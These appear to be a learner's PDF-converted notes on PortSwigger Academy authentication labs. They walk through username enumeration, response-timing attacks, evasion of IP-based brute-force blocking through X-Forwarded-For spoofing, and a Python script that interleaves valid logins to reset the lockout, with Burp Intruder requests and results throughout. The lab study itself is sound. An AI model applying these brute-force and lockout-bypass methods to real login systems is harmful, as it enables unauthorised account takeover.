

Authentication

What is authentication?

Authentication is the process of verifying the identity of a user or client. Websites are potentially exposed to anyone who is connected to the internet. This makes robust authentication mechanisms integral to effective web security.

There are three main types of authentication:

- Something you **know**, such as a password or the answer to a security question. These are sometimes called "knowledge factors".
- Something you **have**, This is a physical object such as a mobile phone or security token. These are sometimes called "possession factors".
- Something you **are** or do. For example, your biometrics or patterns of behavior. These are sometimes called "inherence factors".

Authentication mechanisms rely on a range of technologies to verify one or more of these factors.

Lab: Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- [Candidate usernames](#)
- [Candidate passwords](#)

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Request	Payload	Status code	Response received	Error	Timeout	Length
65	\$55555	302	192			185
0		200	355			3250
1	123456	200	157			3250
2	password	200	159			3250
3	12345678	200	355			3250
4	qwerty	200	355			3250
5	123456789	200	158			3250
6	12345	200	357			3250
7	1234	200	158			3250

Request	Response
pretty	Raw Hex

```

POST /login HTTP/2
Host: 0af70028030155ee82691fe30039002d.web-security-academy.net
Cookie: session=FJPhEgC1ymu80iwoYKhgeK6cbHYeY1ou
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: https://0af70028030155ee82691fe30039002d.web-security-academy.net
Referer: https://0af70028030155ee82691fe30039002d.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=alx&password=$55555

```

first brute force the use name

then once you got the username find it with different response


then brute force passwrod, simple.

Lab: Username enumeration via subtly different responses


This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.



- when you enter the wrong username and password then you get this string
- test brute force the username first



- in this case we pasted that string see if thing string is not available in the response
- do it with grep and extract i did with grep and match "both worked"

Results Positions

Intruder attack results filter Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid user... ^	Comment
0		200	165			6387		
52	alabama	200	216			6604		
1	carlos	200	218			6602	1	
2	root	200	322			6603	1	
3	admin	200	322			6604	1	
4	test	200	318			6583	1	
5	guest	200	319			6602	1	
6	info	200	312			6583	1	
7	adm	200	164			6585	1	

- now brute force the password

Results		Positions						
Intruder attack results filter: Showing all items								
Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid user...	Comment
47	iloveyou	302	211			189		
3	12345678	200	2444			3339		
5	123456789	200	2409			3339		
11	123123	200	180			3339		
31	qazwsx	200	579			3339		
4	qwerty	200	2411			3340		
10	dragon	200	2232			3340		
12	baseball	200	238			3340		
23	1234567890	200	721			3340		


Request	Response
1	POST /login HTTP/2
2	Host: 0a7d00e1049cfb2480158f44000e0045.web-security-academy.net
3	Cookie: session=abjinDJIvOhTcRFInTKDm8rcsCD8up7B
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6	Accept-Language: en-US,en;q=0.5
7	Accept-Encoding: gzip, deflate, br
8	Content-Type: application/x-www-form-urlencoded
9	Content-Length: 34
10	Origin: https://0a7d00e1049cfb2480158f44000e0045.web-security-academy.net
11	Referer: https://0a7d00e1049cfb2480158f44000e0045.web-security-academy.net/login
12	Upgrade-Insecure-Requests: 1
13	Sec-Fetch-Dest: document
14	Sec-Fetch-Mode: navigate
15	Sec-Fetch-Site: same-origin
16	Sec-Fetch-User: ?1
17	Priority: u=0, i
18	Te: trailers
19	Connection: keep-alive
20	
21	username=alabama&password=iloveyou

Lab: Username enumeration via response timing


This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- Your credentials: **wiener:peter**
- Candidate usernames
- Candidate passwords


- in this lab we have to find username with the help of response time
- once user name is correct then it process for the password
- it means look for whether password is correct or not




- we know username is correct wiener then it go for password and response time is much more because we have long random password which doesn't make any sense
- if user name is wrong then it does not check for the password so response time is low
- one more thing it also block wrong request based on ip
- so use `X-Forwarded-For: 1` and while bruteforcing change that one 1 also bruteforce it



same method first find the username then password





solved

"note if your note able to see that column **response recieved** one then get it from that three dot option "

Lab: Broken brute-force protection, IP block

This lab is vulnerable due to a logic flaw in its password brute-force protection. To solve the lab, brute-force the victim's password, then log in and access their account page.

- Your credentials: **wiener:peter**
- Victim's username: **carlos**
- Candidate passwords

Solution:

- so basically in this lab after three attamp we get block for one minute
- but what if after three attempt we tired correct one
- i mean brute forcing right but at third time enter the correct use name and passd that we have wiener and peter and again brueteforce for carlos
- then again after two attemp enter again wiener and peter

- now we need user name and password right like

```
carlos    pass123
carlos    paseqwe
wiener    peter
carlos    qwerty
carlos    12345
```

"like this so we have python"



```
print("#####the following user are:#####")
for i in range(150):
    if i % 3:
        print("carlos")
    else:
        print("wiener")

print("#####the following passwords are:####")
with open('pass.txt', 'r') as f:
    lines = f.readlines()


i = 0
for pwd in lines:
    if i % 3:
        print(pwd.strip('\n'))
    else:
        print("peter")
        print(pwd.strip('\n'))
    i = i+1
i = i+1
```

run the code in terminal and copy the output

Note: copy that given password list from lab and save it in same directory were ever your going to run the script



send only one 1 request at a time make changes in burp or in default it sends 10 then if your sending ten they will block you



Results							
Intruder attack results filter: Showing all items							
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
64	wiener	peter	302	156			188
67	wiener	peter	302	160			188
70	wiener	peter	302	161			188
72	carlos	2000	302	162			188
73	wiener	peter	302	162			188
76	wiener	peter	302	203			188
79	wiener	peter	302	205			188
82	wiener	peter	302	207			188
85	wiener	peter	302	166			188


Request		Response	
Pretty	Raw	Hex	
<pre> 1 POST /login HTTP/2 2 Host: 0af2000c0389a6ec8079e9b700c80062.web-security-academy.net 3 Cookie: session=gVjsXtn0ekjNXixyLzrqR0E7CAnQaTZy 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 29 10 Origin: https://0af2000c0389a6ec8079e9b700c80062.web-security-academy.net 11 Referer: https://0af2000c0389a6ec8079e9b700c80062.web-security-academy.net/login 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 20 username=carlos&password=2000 </pre>			

Lab: Username enumeration via account lock

This lab is vulnerable to username enumeration. It uses account locking, but this contains a logic flaw. To solve the lab,

enumerate a valid username, brute-force this user's password, then access their account page.

- Candidate usernames
- Candidate passwords
- in this lab if you enter the wrong username and brute forcing then no one is going to block
- but if you have valid username and brutefrcing then it is going to block
- so we have to
- make like this
- single username and five null or any password
- next username and finve nll or any
- it means for one user we are tring five password attempt
- the thing is if we got correct user name then we enter five wrong pasword they will block and with that we will come to know this is the username



Cluster bomb attack

Start attack

Target: <https://0a2500bd03961f1086705efb00430052.web-security-academy.net> ☒ Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

POST /login HTTP/2
 Host: 0a2500bd03961f1086705efb00430052.web-security-academy.net
 Cookie: session=7131hWaptxA2q0gQDsD9NDv0FnKbMo3h
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 30
 Origin: https://0a2500bd03961f1086705efb00430052.web-security-academy.net
 Referer: https://0a2500bd03961f1086705efb00430052.web-security-academy.net/login
 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: same-origin
 Sec-Fetch-User: ?1
 Priority: u=0, i
 Te: trailers

username=sw1ener&password=peter\$

Search 2 highlights 2 payload positions Length: 796

Payloads

Payload position: 2

Payload type: Null payloads

Payload count: 5

Request count: 505

Payload configuration

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

☒ Generate 5 payloads

☐ Continue indefinitely

Payload processing

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: `\<>?+&*:"{}|^#`

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Time taken	Length	Comment
444	affiliate	null	200	187			3292	
343	affiliate	null	200	436			3292	
431	adam	null	200	160			3240	
433	admin	null	200	160			3240	
496	athena	null	200	160			3240	
498	atlas	null	200	160			3240	
57	alterwind	null	200	161			3240	
173	app01	null	200	161			3240	
195	atlas	null	200	161			3240	

"now we got the username now lets find the password"

Sniper attack

Start attack

Target: <https://0a2500bd03961f1086705efb00430052.web-security-academy.net> ☒ Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

1 POST /login HTTP/2
 2 Host: 0a2500bd03961f1086705efb00430052.web-security-academy.net
 3 Cookie: session=7131hWaptxA2q0gQDsD9NDv0FnKbMo3h
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 6 Accept-Language: en-US,en;q=0.5
 7 Accept-Encoding: gzip, deflate, br
 8 Content-Type: application/x-www-form-urlencoded
 9 Content-Length: 30
 10 Origin: https://0a2500bd03961f1086705efb00430052.web-security-academy.net
 11 Referer: https://0a2500bd03961f1086705efb00430052.web-security-academy.net/login
 12 Upgrade-Insecure-Requests: 1
 13 Sec-Fetch-Dest: document
 14 Sec-Fetch-Mode: navigate
 15 Sec-Fetch-Site: same-origin
 16 Sec-Fetch-User: ?1
 17 Priority: u=0, i
 18 Te: trailers
 19
 20 username=affiliate&password=\$peter\$

Search 1 highlight 1 payload position Length: 797

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

123456
 password
 12345678
 qwerty
 123456789
 12345
 1234
 111111

Add from list...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ☐ Enabled Rule

Edit

The screenshot displays the Burp Suite interface. The top section, 'Intruder attack results filter: Showing all items', contains a table with the following data:

